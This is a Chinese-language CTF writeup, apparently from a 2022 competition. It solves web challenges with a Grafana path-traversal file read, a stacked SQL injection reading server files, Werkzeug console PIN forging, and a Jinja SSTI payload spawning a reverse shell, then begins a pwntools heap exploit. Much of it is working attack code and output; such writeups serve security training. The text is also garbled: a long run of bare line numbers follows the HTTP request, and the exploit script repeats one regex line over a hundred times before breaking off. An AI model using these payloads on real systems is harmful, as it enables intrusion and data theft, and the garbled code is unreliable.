

*CTF 2022 writeup by r4kapig

Web:

oh-my-grafana:

页面中有版本，可以发现有任何文件读的1day


```

Pretty Raw Hex ↵ ↻ ⌵
1 GET
2 /public/plugins/alertGroups/../../../../../../../../etc/passwd
3 HTTP/1.1
4 Host: 124.70.163.46:3000
5 Pragma: no-cache
6 Cache-Control: no-cache
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75
10 Safari/537.36 Edg/100.0.1185.36
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
13 image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Accept-Encoding: gzip, deflate
15 Accept-Language:
16 zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
17 Cookie: redirect_to=%2Fregister
18 Connection: close
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
26
```


oh-my-notepro:

首先扫目录发现有个/console页面但不知道pin


任意登录一个用户，只有一个创建note的功能点，尝试ssti无果，后发现note_id存在sql注入漏洞，但是注入完数据库发现里面没有flag，那么肯定是猜测能rce了



之后尝试发现开启了local_infile，这时候可以猜想到后端可能采用了堆叠注入，不然没法利用



堆叠注入成功



联想到之前console页面，接下来尝试读

- 1.flask所登录的用户名
- 2.modname-一般固定为flask.app
- 3.getattr(app, "name", app.class.name) - 固定，一般为Flask
- 4.flask库下app.py的绝对路径，在sql页面报错时候泄漏

5.当前网络的mac地址的十进制数

6.docker机器id

payload如下

SQL

```
1 ' union select 1,2,3,4,5; create table y(t text); load data local infile  
  '/etc/passwd' INTO TABLE y LINES TERMINATED BY '\n'--+
```

计算pin，注意这里是python3.8，3.8以后从md5改成了sha1，其他没区别

Python

```
1  import hashlib
2  from itertools import chain
3  probably_public_bits = [
4      'ctf',
5      'flask.app',
6      'Flask',
7      '/usr/local/lib/python3.8/site-packages/flask/app.py'
8  ]
9
10 private_bits = [
11     '2485723365379',
12     '1cc402dd0e11d5ae18db04a6de87223d"+"fcffb3fb4ad7e38f0578ca32ce58ce149497497240
13     9684d85622bd5c9c766558'
14 ]
15 h = hashlib.sha1()
16 for bit in chain(probably_public_bits, private_bits):
17     if not bit:
18         continue
19     if isinstance(bit, str):
20         bit = bit.encode('utf-8')
21     h.update(bit)
22 h.update(b'cookiesalt')
23
24 cookie_name = '__wzd' + h.hexdigest()[:20]
25
26 num = None
27 if num is None:
28     h.update(b'pinsalt')
29     num = ('%09d' % int(h.hexdigest(), 16))[:9]
30
31 rv = None
32 if rv is None:
33     for group_size in 5, 4, 3:
34         if len(num) % group_size == 0:
35             rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
36                             for x in range(0, len(num), group_size))
37             break
38     else:
39         rv = num
```

计算pin以后，尝试读flag

```
...read()\n\nv\\netc\\nflag_cantguessit\\r
```

猜测suid提权

```
>>> os.popen('find / -perm -u=s -type f 2>/dev/null').readlines()
['/bin/mount\n', '/bin/su\n', '/bin/umount\n', '/usr/bin/passwd\n', '/usr/bin/chfn\n', '/usr/bin/chsh\n', '/usr/bin/gpasswd\n',
'/usr/bin/newgrp\n', '/usr/lib/openssh/ssh-keysign\n', '/readflag\n' ]
>>> os.popen('/readflag').readlines()
['*ctf{exploit_Update_with_Version}']
>>>
```

oh-my-lotto:

简单读一下源码

/forecast 可以写文件到/app/guess/forecast.txt，然后指定为WGETRC，之后在访问lotto页面的时候就可以尝试控制环境变量就可以操纵wget的参数了，阅读文档

<https://www.gnu.org/software/wget/manual/wget.html#:~:text=6.1,Wgetrc%20Location,-When%20initializing%2C%20Wget>

发现两个比较有意思的参数https_proxy以及output_document

前者可以让我们控制返回值，后者就是相当于-O参数，因此我们可以覆盖templates/index.html打SSTI就行了

写入

HTMLBars

```
1  {{config.__class__.__init__.__globals__['os'].popen('反弹shell').read()}}
```

```
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@d26b8d838289:/app#env
env
HOSTNAME=d26b8d838289
PYTHON_VERSION=3.8.12
SERVER_SOFTWARE=gunicorn/20.1.0
PWD=/app
PYTHON_SETUPTOOLS_VERSION=57.5.0
flag=*ctf{ceaaa359cc578d2aaaf1f81db02d9964}
HOME=/root
LANG=C.UTF-8
GPG_KEY=E3FF2839C048B25C084DEBE9B26995E310250568
WGETRC=/app/guess/forecast.txt
SHLVL=2
PYTHON_PIP_VERSION=21.2.4
PYTHON_GET_PIP_SHA256=e235c437e5c7d7524fbce3880ca39b917a73dc565e0c813465b7a7a329bb279a
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/38e54e5de07c66e875c11a1ebdb938854625dd8/public/get-pip.py
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
root@d26b8d838289:/app#
```

oh-my-lotto Revenge:

同上一样的做法

Pwn:

BabyNote:

题目原型为 DEFCON Quals 的 mooosl, 修改了堆块存储方式, 参考[文章](#)。

漏洞点在于 delete 功能, 如果 ptr 是链尾最后一个元素, 那么 free 掉之后不会进行解链操作, 从而产生 UAF 漏洞:

```
3
3  v5 = __readfsqword(0x28u);
3  v1 = 0LL;
L  v3 = new_name((__int64 *)&v1);
2  ptr = node_cmp(v1, v3);
3  if ( ptr )
1  {
5  if ( ptr != list_head || list_head->next ) // 如果 ptr 是链尾, 直接free, 并且不进行解链操作
5  {
7  if ( ptr->next )
3  {
9  for ( i = &list_head; ptr != *i; i = (node **)&(*i)->next )
9  ;
L  *i = (node *)ptr->next;
2  }
3  }
1  else
5  {
5  list_head = 0LL;
7  }
3  free((void *)ptr->name);
3  free((void *)ptr->content);
3  free(ptr);
L  puts("ok");
2  }
3  else
```

搞清楚怎么产生 UAF, 剩下的就和 mooosl 的解法一样:

Python

```
1  #encoding:utf-8
2  from pwn import *
3  import re
4
5  ip = '123.60.76.240'
6  port = 60001
7  local = 0
8  filename = './babynote'
9  libc_name = './libc.so'
10
11 size_classes = [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 12, 15, 18, 20, 25, 31, 36, 42,
50, 63, 72, 84, 102, 127, 146, 170, 204, 255, 292, 340, 409, 511, 584, 682,
```

```

818, 1023, 1169, 1364, 1637, 2047, 2340, 2730, 3276, 4095, 4680, 5460, 6552,
8191]
12 small_cnt_tab = [[30, 30, 30], [31, 15, 15], [20, 10, 10], [31, 15, 7], [25,
12, 6], [21, 10, 5], [18, 8, 4], [31, 15, 7], [28, 14, 6]]
13 IB = 0x4
14 UNIT = 0x10
15
16 def create_connect():
17     global io, elf, libc, libc_name
18
19     elf = ELF(filename)
20     context(os=elf.os, arch=elf.arch, timeout=3, log_level=1)
21
22     if local:
23         io = process(filename)
24         if elf.arch == 'amd64':
25             libc_name = '/lib/x86_64-linux-musl/libc.so'
26         elif elf.arch == 'i386':
27             libc_name = '/lib/x86_64-linux-musl/libc.so'
28
29     else:
30         io = remote(ip, port)
31     try:
32         libc = ELF(libc_name)
33     except:
34         pass
35
36 cc = lambda : create_connect()
37 s = lambda x : io.send(x)
38 sl = lambda x : io.sendline(x)
39 sla = lambda x, y: io.sendlineafter(x, y)
40 sa = lambda x, y: io.sendafter(x, y)
41 g = lambda x: gdb.attach(io, x)
42
43 r = lambda : io.recv()
44 rr = lambda x: io.recv(x)
45 rl = lambda : io.recvline(keepends=False)
46 ru = lambda x : io.recvuntil(x)
47 ra = lambda : io.recvall()
48 it = lambda : io.interactive()
49 cl = lambda : io.close()
50
51 def regexp_out(data):
52     patterns = [
53         re.compile(r'(flag{.*?})'),
54         re.compile(r'xnuca{(.*)}'),
55         re.compile(r'DASCTF{(.*)}'),
56         re.compile(r'CTF{.*?}'),
57         re.compile(r'CTF{.*?}'),
58         re.compile(r'CTF{.*?}'),
59         re.compile(r'CTF{.*?}'),
60         re.compile(r'CTF{.*?}'),
61         re.compile(r'CTF{.*?}'),
62         re.compile(r'CTF{.*?}'),
63         re.compile(r'CTF{.*?}'),
64         re.compile(r'CTF{.*?}'),
65         re.compile(r'CTF{.*?}'),
66         re.compile(r'CTF{.*?}'),
67         re.compile(r'CTF{.*?}'),
68         re.compile(r'CTF{.*?}'),
69         re.compile(r'CTF{.*?}'),
70         re.compile(r'CTF{.*?}'),
71         re.compile(r'CTF{.*?}'),
72         re.compile(r'CTF{.*?}'),
73         re.compile(r'CTF{.*?}'),
74         re.compile(r'CTF{.*?}'),
75         re.compile(r'CTF{.*?}'),
76         re.compile(r'CTF{.*?}'),
77         re.compile(r'CTF{.*?}'),
78         re.compile(r'CTF{.*?}'),
79         re.compile(r'CTF{.*?}'),
80         re.compile(r'CTF{.*?}'),
81         re.compile(r'CTF{.*?}'),
82         re.compile(r'CTF{.*?}'),
83         re.compile(r'CTF{.*?}'),
84         re.compile(r'CTF{.*?}'),
85         re.compile(r'CTF{.*?}'),
86         re.compile(r'CTF{.*?}'),
87         re.compile(r'CTF{.*?}'),
88         re.compile(r'CTF{.*?}'),
89         re.compile(r'CTF{.*?}'),
90         re.compile(r'CTF{.*?}'),
91         re.compile(r'CTF{.*?}'),
92         re.compile(r'CTF{.*?}'),
93         re.compile(r'CTF{.*?}'),
94         re.compile(r'CTF{.*?}'),
95         re.compile(r'CTF{.*?}'),
96         re.compile(r'CTF{.*?}'),
97         re.compile(r'CTF{.*?}'),
98         re.compile(r'CTF{.*?}'),
99         re.compile(r'CTF{.*?}'),
100        re.compile(r'CTF{.*?}'),
101        re.compile(r'CTF{.*?}'),
102        re.compile(r'CTF{.*?}'),
103        re.compile(r'CTF{.*?}'),
104        re.compile(r'CTF{.*?}'),
105        re.compile(r'CTF{.*?}'),
106        re.compile(r'CTF{.*?}'),
107        re.compile(r'CTF{.*?}'),
108        re.compile(r'CTF{.*?}'),
109        re.compile(r'CTF{.*?}'),
110        re.compile(r'CTF{.*?}'),
111        re.compile(r'CTF{.*?}'),
112        re.compile(r'CTF{.*?}'),
113        re.compile(r'CTF{.*?}'),
114        re.compile(r'CTF{.*?}'),
115        re.compile(r'CTF{.*?}'),
116        re.compile(r'CTF{.*?}'),
117        re.compile(r'CTF{.*?}'),
118        re.compile(r'CTF{.*?}'),
119        re.compile(r'CTF{.*?}'),
120        re.compile(r'CTF{.*?}'),
121        re.compile(r'CTF{.*?}'),
122        re.compile(r'CTF{.*?}'),
123        re.compile(r'CTF{.*?}'),
124        re.compile(r'CTF{.*?}'),
125        re.compile(r'CTF{.*?}'),
126        re.compile(r'CTF{.*?}'),
127        re.compile(r'CTF{.*?}'),
128        re.compile(r'CTF{.*?}'),
129        re.compile(r'CTF{.*?}'),
130        re.compile(r'CTF{.*?}'),
131        re.compile(r'CTF{.*?}'),
132        re.compile(r'CTF{.*?}'),
133        re.compile(r'CTF{.*?}'),
134        re.compile(r'CTF{.*?}'),
135        re.compile(r'CTF{.*?}'),
136        re.compile(r'CTF{.*?}'),
137        re.compile(r'CTF{.*?}'),
138        re.compile(r'CTF{.*?}'),
139        re.compile(r'CTF{.*?}'),
140        re.compile(r'CTF{.*?}'),
141        re.compile(r'CTF{.*?}'),
142        re.compile(r'CTF{.*?}'),
143        re.compile(r'CTF{.*?}'),
144        re.compile(r'CTF{.*?}'),
145        re.compile(r'CTF{.*?}'),
146        re.compile(r'CTF{.*?}'),
147        re.compile(r'CTF{.*?}'),
148        re.compile(r'CTF{.*?}'),
149        re.compile(r'CTF{.*?}'),
150        re.compile(r'CTF{.*?}'),
151        re.compile(r'CTF{.*?}'),
152        re.compile(r'CTF{.*?}'),
153        re.compile(r'CTF{.*?}'),
154        re.compile(r'CTF{.*?}'),
155        re.compile(r'CTF{.*?}'),
156        re.compile(r'CTF{.*?}'),
157        re.compile(r'CTF{.*?}'),
158        re.compile(r'CTF{.*?}'),
159        re.compile(r'CTF{.*?}'),
160        re.compile(r'CTF{.*?}'),
161        re.compile(r'CTF{.*?}'),
162        re.compile(r'CTF{.*?}'),
163        re.compile(r'CTF{.*?}'),
164        re.compile(r'CTF{.*?}'),
165        re.compile(r'CTF{.*?}'),
166        re.compile(r'CTF{.*?}'),
167        re.compile(r'CTF{.*?}'),
168        re.compile(r'CTF{.*?}'),
169        re.compile(r'CTF{.*?}'),
170        re.compile(r'CTF{.*?}'),
171        re.compile(r'CTF{.*?}'),
172        re.compile(r'CTF{.*?}'),
173        re.compile(r'CTF{.*?}'),
